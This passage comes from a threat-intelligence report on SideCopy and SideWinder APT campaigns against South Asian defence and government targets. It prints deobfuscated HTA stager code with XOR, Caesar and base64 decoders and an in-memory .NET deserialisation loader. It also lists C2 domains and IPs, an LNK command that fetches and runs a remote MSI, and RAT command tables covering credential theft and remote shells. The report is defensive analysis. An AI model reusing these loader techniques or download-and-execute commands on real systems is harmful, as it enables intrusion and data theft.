            jvrOOggg(b >> 16 & 255) :
            r2 === 64 ?
            jvrOOggg(b >> 16 & 255, b >> 8 & 255) :
            jvrOOggg(b >> 16 & 255, b >> 8 & 255, b & 255);
    } while(i < str["length"]);
    return result;
};
function xLzeB(result) { // processes the decoded result from zBxZ···
}
function Mux_Tpr_Klm (key, bytes){ // XOR-based decryption, key: 551e832
    var res = [];
    var WdUqC = ActiveXObject,
    jjvrOOggg = window[ev](srs);
    for (var i = 0; i < bytes.length; ) {
        for (var j = 0; j < key.length; j++) {
            res.push(jjvrOOggg((bytes.charCodeAt(i)) ^ key.charCodeAt(j) ^ i % 3));
            i++;
            if (i >= bytes.length) {
                j = key.length;
            }
        }
    }
    for (var k = 0; k < res.length / 2; k++) {
        var j = res.length - k - 1;
        var temp = res[k];
        res[k] = res[j];
        res[j] = temp;
    }
    return res.join("")
```

Fig. 10 – HTA stager 2nd variant

The second HTA variant is heavily obfuscated and observed only at times since last year that uses multiple techniques:

- Decode a base64-like encoded string using a custom alphabet
- XOR based decryption (with keys: f551e832 and bWqQ)
- String reversal for every 1/2/5 characters

- Caesar cipher shift using multiple keys

```
function caseExecutionRide(str, key) {
    this.str = str;
    this.key = key || 13;
}
caseExecutionRide.prototype.toString = function () {
    var chars = this.str.split('');
    for (var i = 0; i < chars.length; i++) {
        var c = chars[i].charCodeAt(0);
        chars[i] = xA_user_gro(((chars[i].charCodeAt(0) - 32 + this.key) % 94) + 32);
    }
    return chars.join('');
};

function dedupeIndexU0334Msg(str, key) {
    this.str = str;
    this.key = key || 15;
}
dedupeIndexU0334Msg.prototype.toString = function () { // (new caseExecutionRide(this.
    return eval(NMXD_KLOS("" + "()ngriStto" + ").y)kes.hi tr" + ",sts.hi(tdeR" + "iont
};

function charAtThese_scrollElement(str, key) {
    this.str = str;
    this.key = key || 24;
}
charAtThese_scrollElement.prototype.toString = function () { // (new dedupeIndexU0334M
    return eval(YIWS_HIWXS("" + "n(wed dep" + "uIednxe0U33M4gst(ih." + "sts,rt ih." +
};

function HEYHidpiFailed(str, key) {
    this.str = str;
    this.key = key || 12;
}
HEYHidpiFailed.prototype.toString = function () { // (new charAtThese_scrollElement(th
    return eval(NBCS_LHILX(""+ "w neA(" + "archesThrtsce_E" + "llltoenemisth,(tr" + ".
};

function uriSymbolPointerenter(str, key) {
    this.str = str;
    this.key = key || 79;
```

Fig. 11 – Deobfuscation in HTA

The overall functionality remains the same, but these obfuscation patterns were seen in HTA of SideWinder APT since last year. Strings that are not used anywhere in the script contain URLs (*cabinet-gov-pk[.]ministry-pk[.]net*) that hosted RTF files of SideWinder a few years back.

```
var aY_var = new caseExecutionRide("$");                // 1
var JP_add = new dedupeIndexU0334Msg("Yeead+  TRSZ_Ve|X`g|a\\}^Z_Zdecj|a\\}_Ve \"%$!! ");  // https://cabinet-gov-pk.ministry-pk.net/14300/
var xx_ACT = new uriSymbolPointerenter("@>@AFB>B>B>?>@GADGEEABD>sp Py@@$sP``PgP+R@FG]");  // 1/1273/3/3/0/1825866235/daoAj11sdAQQAXAzC178N
var oU_gra = new caseExecutionRide("@FBL5FLh&=cM5ZE>MA?\"Y\\_Xf )&#('VT&\"#\"WTgT2W0");   // MSOYBSYu3JpZBgRKZNL/files-63054ca3/0/data?d=
var WJ_mou = new charAtThese_scrollElement("?");        // W
var dx_u16 = new HEYHidpiFailed("c");                   // o
var QV_fut = new uriSymbolPointerenter("#");            // r
var PR_gen = new dedupeIndexU0334Msg("\\");             // k
var pl_exc = new uriSymbolPointerenter("w%%!$I>>rpqx}t%<v '<!z=|x}x$%#*<!z=}t%>@CB?");  // https://cabinet-gov-pk.ministry-pk.net/1430
var fk_bou = new uriSymbolPointerenter("?>@>@AFB>B>@>@>@GADGEEABD>sp Py@@$sP``PgP+R");  // 0/1/1273/3/1/1/1825866235/daoAj11sdAQQAXAzC
var Yr_tem = new caseExecutionRide("$*+A@FBL5FLh&=cM5ZE>MA?\"Y\\_Xf X%**)+Y&\"$\"");    // 178NMSOYBSYu3JpZBgRKZNL/files-e27768f3/1/
var Pn_isV = new caseExecutionRide("[ggcf-\"\"VTU\\aXg Zbi c^!`\\a");       // https://cabinet-gov-pk.min
var BP_isM = new uriSymbolPointerenter("x$%#*<!z=}t%>@CB??>@>@AFB>");       // istry-pk.net/14300/1/1273/
var sk_non = new charAtThese_scrollElement("yuwuwuw x{ ||xy{uLIW)Rww[L");   // 3/1/1/1825866235/daoAj11sd
var Aw_sin = new charAtThese_scrollElement(")99)@)b+w} 65;7A*;A]y2XB*O");   // AQQAXAzC178NMSOYBSYu3JpZBg
var yJ_ext = new dedupeIndexU0334Msg("C<K?= WZ]Vd|V#((')W$ \" ");           // RKZNL/files-e27768f3/1/
var Hs_not = new HEYHidpiFailed("K");                   // W
var ns_qui = new HEYHidpiFailed("c");                   // o
var sU_cat = new charAtThese_scrollElement("Z");        // r
var Op_fix = new dedupeIndexU0334Msg("\\");             // k

function isEmptyCurrentTargetGet_streaming_profile(b) {
    var enc = new BGTX_OPIX(Tv_twe + ha_ind + FL_u01);                          // System.Text.ASCIIEncoding
    var length = enc[qX_pla + ph_exp + kK_sec](b);                              // GetByteCount_2
    var ba = enc[bm_abu + HE__ar + DZ_u03 + fL_rem + HN_pla](b);                // GetBytes_4
    var transform = new BGTX_OPIX(gx_exp + iq_ind + WG_jso + Sl_bui + nH_top);  // System.Security.Cryptography.FromBase64Transform
    ba = transform[qB_rep + cg_rou + FA_bac](ba, 0, length);                    // TransformFinalBlock
    var ms = new BGTX_OPIX(eE_ver + KY_pic + NS_rna);                           // System.IO.MemoryStream
    var tope = An_ski + QR_run + ZJ_fak + eG_ext;                               // ms.Write(ba, 0, (length / 4) * 3);ms.Position = 0;dash = ms;
    window.eval(tope);
}
```

Fig. 12 – SideCopy stager with SideWinder URLs (comments from analysis)

In-memory *preBotHta* DLL performs the usual sequence of opening decoy and getting AV solution installed. Based on the AV solution, it sets persistence as a combination of scheduled task (VBScript), run registry key or startup shortcut. Ultimately it either drops two additional HTA files or downloads MSFTEDIT.dll (Action RAT) from '*hxxps://campusportals.in//files//documents//backup//ap.txt*' that is side loaded by *charmap.exe* which connects with 64.188.27[.]144 on port 5863 for C2.

2023-05-12	13 / 89	-	http://cabinet-gov-pk.ministry-pk.net/14300/1/1273/2/0/0/0/m/files-68ebf815/file.rtf
2023-05-11	8 / 89	-	hxxts://cabinet-gov-pk.ministry-pk.net/14300/1/1273/2/0/0/0/m/files-68ebf815/file.rtf
2023-05-11	8 / 89	-	hxxts://cabinet-gov-pk.ministry-pk.net/14300/1/1273/2/0/0/0/m/files-68ebf815/file[.]rtf
2023-04-19	10 / 89	200	https://cabinet-gov-pk.ministry-pk.net/14300/1/1273/2/0/0/0/m/files-68ebf815/file.rtf
2023-03-20	8 / 86	-	http://cabinet-gov-pk.ministry-pk.net/14300/1/1273/3/3/0/1825866823/BCVD6vpctMfgaS 4d0f26a6/0/data?d
2022-10-08	8 / 89	-	http://cabinet-gov-pk.ministry-pk.net/14300/1/1273/3/3/0/1825866823/bcvd6vpctmfgas 4d0f26a6/0/data?d
2022-06-15	8 / 95	-	http://cabinet-gov-pk.ministry-pk.net/14300/1/1273/3/1/1/1825866823/BCVD6vpctMfgaS a6395338/1/
2022-06-14	9 / 95	-	http://cabinet-gov-pk.ministry-pk.net/14300/1/1273/3/3/0/1825866823/BCVD6vpctMfgaS 4d0f26a6/0/data?d=
2022-01-21	7 / 93	-	http://cabinet-gov-pk.ministry-pk.net/14300/1/1273/3/1/1/1825866006/QIYnEiSJCDXZMI
2022-01-19	5 / 93	-	http://cabinet-gov-pk.ministry-pk.net/14300/1/1273/3/3/0/1825866823/BCVD6vpctMfgaS 4d0f26a6/0/data
2022-01-14	3 / 93	-	https://cabinet-gov-pk.ministry-pk.net/14300/1/1273/2/0/0/0/m/files-68ebf815
2022-01-14	3 / 93	-	http://cabinet-gov-pk.ministry-pk.net/14300/1/1273/3/1/1/1825866006/QIYnEiSJCDXZMI
2022-01-14	3 / 93	-	http://cabinet-gov-pk.ministry-pk.net/14300/1/1273/3/1/1/1825866823/BCVD6vpctMfgaS a6395338/1

Fig. 13 – SideWinder domain hosting RTF files

The HTA files dropped are named as useH, useT and alphaT, that have the same HTA functionality mentioned above and execute a DLL in-memory at the end. Two different DLLs are found, one is Reverse RAT that includes 19 commands for C2 along with USB file grabber, to save file and folders whenever a new drive is attached. The

second one is a new .NET-based Geta RAT with 30 commands for C2, that can also steal both Firefox and Chromium-based browser data of all accounts, profiles and cookies. This browser plugin is borrowed from Async RAT as shown below.




Fig. 14 – Geta RAT vs. Async RAT

No	Command	Functionality
1	Disconnected	Close the connection
2	SystemInformation	Get system data (computer name, username, screen size, available & total memory (physical and virtual), OS details, battery power status, system up time, drivers, network details)

3	pkill	Kill specific process and fetch process list
4	ProcessManager	Get process list
5	Software	Get installed softwares
6	Passwords	Get Firefox and chromium-based browser credentials from all accounts/profiles/cookies
7	RD	Get screenshot of remote desktop
8	GetPcBounds	Get screen size
9	SetCurPos	Set cursor position
10	GetHostsFile	Get \etc\hosts file
11	SaveHostsFile	Save \etc\hosts file at specified location
12	GetCPText	Get clipboard contents
13	SaveCPText	Save clipboard contents at specified location
14	Shell	Run command via “cmd /C”
15	RecordingStart	No functionality defined but most likely used for screen capture
16	RecordingStop	No functionality defined but most likely used for screen capture
17	RecordingDownload	No functionality defined but most likely used for screen capture
18	ListDrives	Get drives list
19	ListFiles	Get files and directories for specified path
20	mkdir	Create a new directory
21	rmdir	Delete a directory
22	rnfolder	Rename a directory
23	mvdir	Move a directory
24	rmfile	Delete a file
25	rnfile	Rename a file
26	sharefile	Download a file
27	run	Execute a file
28	Execute	1. Upload a file and execute it via DLL Side-loading 2. Execute “cmd /C netstat -ano” and get connection status of server IP

		3. Get installed AV
29	addSys	Set persistence via registry or startup
30	fileupload	Upload a file

Two similar iterations of HTA resembling CACTUS TORCH and SILENT TRINITY were observed but have evaded detections completely. These get executed via shortcut files and is utilizing themes such as honey trap and US China standoff to eventually drop the final payload.




Fig. 15 – New HTA stager

The differences noted in this new HTA though functionality remains the same:

- Apart from base64 decoding, another function with specified length to decode data is used. Primarily the embedded DLL is encoded twice using these functions.
- The decoy and side-loaded DLL are not embedded separately in the HTA but in the .NET DLL itself.
- Does not use WMI queries to get AV installed nor VBScript to get .NET version.
- Importantly, no target is specified to create instance and invoke dynamically.

```
var MKJSK=LOSJKDPODJSDSAD('U3lzdGVtLlRleHQuQVNDSUlFbmNvZGluZw==');  // System.Text.ASCIIEncoding
// System.Security.Cryptography.FromBase64Transform
var YHUJK=LOSJKDPODJSDSAD('U3lzdGVtLlNlY3VyaXR5LkNyeXB0b2dyYXBoeS5Gcm9tQmFzZTY0VHJhbnNmb3Jt');
var UJIKLs=LOSJKDPODJSDSAD('U3lzdGVtLklPLk1lbW9yeVN0cmVhbQ==');      // System.IO.MemoryStream
function LOSJKDPODJSDSAD(e){var r,t={},n=[],o="",a=String.fromCharCode,i=[[65,91],[97,123],[48,58
r<64;r++)t[n[r]]=r;for(r=0;r<e.length;r+=72){var c,s=0,f=0,m=e.substring(r,r+72);for(c=0;c<m.leng
function BKDLFKFIKKVBMV(b,l) {var enc = new ActiveXObject(MKJSK);var length = enc.GetByteCount_2(
transform.TransformFinalBlock(ba, 0, length);var ms = new ActiveXObject(UJIKLs);ms.Write(ba, 0, l

try {
    var MNZXWORES  = LOSJKDPODJSDSAD('V1NjcmlwdC5TaGVsbA==');    // WScript.Shell
    //var MNZXERRESERF=LOSJKDPODJSDSAD('SEtMTVxcU09GVFdBUkVcXE1pY3Jvc29mdFxcLk5FVEZyYW1ld29ya1xcd
    var shaper = new ActiveXObject(MNZXWORES);
            camp = 'v4.0.30319';

            try {
                shaper.RegRead('HKLM\\SOFTWARE\\Microsoft\\.NETFramework\\v4.0.30319\\');
            } catch(e) {
                camp = 'v2.0.50727';
            }
        var POIUURTY = LOSJKDPODJSDSAD('UHJvY2Vzcw==');          // Process
        var QRTWRXS = LOSJKDPODJSDSAD('Q09NUExVU19WZXJzaW9u');  // COMPLUS_Version

        shaper.Environment(POIUURTY)(QRTWRXS) = camp;

        var MNSILSDIOWNSWTIWUYBSUE = "QUFFQUFBRC8vLy8vQVFBQUFBQUFBQUFNQWdBQUFGNU5hV055YjNOdlp
        var MNSILSDIOWNSWTIWUYBSUE2 = "QUFFQUFBRC8vLy8vQVFBQUFBQUFBQUFNQWdBQUFGZFRlWE4wWlcwdV
        var MNSILSDIOWNSWTIWUYBSUEteet= LOSJKDPODJSDSAD(MNSILSDIOWNSWTIWUYBSUE);
        var MNSILSDIOWNSWTIWUYBSUE2Trrt= LOSJKDPODJSDSAD(MNSILSDIOWNSWTIWUYBSUE2);
    // System.Runtime.Serialization.Formatters.Binary.BinaryFormatter
    var UIWOXOWWSOTR = LOSJKDPODJSDSAD('U3lzdGVtLlJ1bnRpbWUuU2VyaWFsaXphdGlvbi5Gb3JtYXR0ZXJzLkJpb
    var UIOYTWTRXXWZIR = BKDLFKFIKKVBMV(MNSILSDIOWNSWTIWUYBSUEteet,2341);
    var NMUIISKTESOOERS = new ActiveXObject(UIWOXOWWSOTR);
    NMUIISKTESOOERS.Deserialize_2(UIOYTWTRXXWZIR);
```

Fig. 16 – Simplified HTA version

Instead of loading *preBotHta* or *SummitOfBion* in-memory, *BroaderAspect.dll* is seen where it drops the decoy and opens it. No check of anti-virus is done but registry run key is set for persistence and the DLL (DUser.dll) is dropped to sideload via *rekeywiz*. The target directory is 'C:\Users\Public\BroadCastUSB\crezly.exe' and the PDB path associated with two files is: 'E:\TestAssembly\obj\Debug\BroaderAspect.pdb'.




Fig. 17 – DLL run in-memory of MSHTA

Reverse RAT campaigns

Multiple infections leading to Reverse RAT have been observed that used lures and fake domains related to various ship building docks, ports and even Air Force. All these entities are administered under Indian Government's Ministry of Defence (MoD) and Ministry of Ports, Shipping and Waterways (MOPSW).




Fig. 18 – Reverse RAT infection and targets

A standalone variant of Reverse RAT is dropped via MSI package during the same timeline. ZIP file named '*Salary_Increment_FY_2024*' contains an LNK shortcut to download and execute an MSI package as:

- C:\Windows\System32\cmd.exe /c m^s^i^e^x^e^c.exe /q /i hxxps://utkalsevasamitikanjurmarg[.]in/assets/pdfs/Salary_Increment_FY_2024/binastos10/

The package is comprised of a .NET Confuser PE file that gets executed during custom action & installation sequences as shown in the image below. Reverse RAT is dropped as "*C:\\ProgramData\\VSUpdates\\svirbre.exe*"

at the end with the same 19 commands for C2 and persistence for it is set via another HTA script *fileros.hta* with the run registry key.

No	Command	Functionality
1	run	Execute a file
2	list	List files or directories of a path
3	pkill	Kill a running process
4	close	Close the connection with the C2
5	rename	Rename a file
6	screen	Take a screenshot
7	upload	Upload a file to C2
8	delete	Delete a file
9	reglist	List all registry keys and their values
10	process	List all running processes
11	programs	List all installed programs
12	download	Download a file from C2
13	creatdir	Create a new directory
14	shellexec	Execute a command or open a file using cmd.exe
15	regnewkey	Create a new registry key
16	clipboard	Retrieve the clipboard content
17	regdelkey	Delete a registry key
18	downloadexe	Download and execute a file
19	clipboardset	Set the clipboard content




Fig. 19 – MSI package to drop Reverse RAT

Infection chain with payloads is as follows:

Filename	**Details**
Salary_Increment_FY_2024.zip	Modify Date: 2024-06-03
Salary_Increment_FY_2024.pdf.lnk	Machine ID: cop125n, Modify Date: 2023-12-04
newpictures.png (MSI)	Modify Date: 2020-09-18, Author: MSTech Soft
Filmeos.exe	.NET Confuser 1.x
svirbre.exe (Reverse RAT)	Key: winupdates@7 C2: defender.windowupdatecache[.]in/officalupdates

The decoy dropped contains salary increment details given to the employees of the Indian Air Force. It is a recent document mentioning the effective payout date as July 2024.

PAY AND ALLOWANCES

The Air Force employees are governed by the Ministry of Defence (Revised Pay) Rules 2024.
This RSRP Rules shall be deemed to have to come into force on the First Day of July 2024.

S.No.	Position	Salary Per month	Incremented Salary (15% increment)
1	Flying officer	56,100	64,515
2	Flight lieutenant	61,300	70,495
3	Squadron leader	69,400	79,810
4	Wing commander	1,16,700	1,34,205
5	Group captain	1,25,700	1,44,555
6	Air commodore	1,34,400	1,54,560
7	Air vice marshal	1,82,200/-	2,09,530
8	Air marshal	2,05,400/-	2,36,210
7	Air chief marshal	2,50,000/-	2,87,500

****

Fig. 20 – Indian Air Force pay decoy

More open directories

In July, two more domains with open directories were seen that hosted both new and old SideCopy payloads as seen with the timestamps. These contain multiple EXE, PNG, PDF, BAT, and other documents used in Reverse RAT campaigns. The domain *slidesfinder[.]com* hosted July samples that fetches payloads from another domain *mazagondoc[.]com*, which in turn hosted files in October 2023 for template injection attacks.

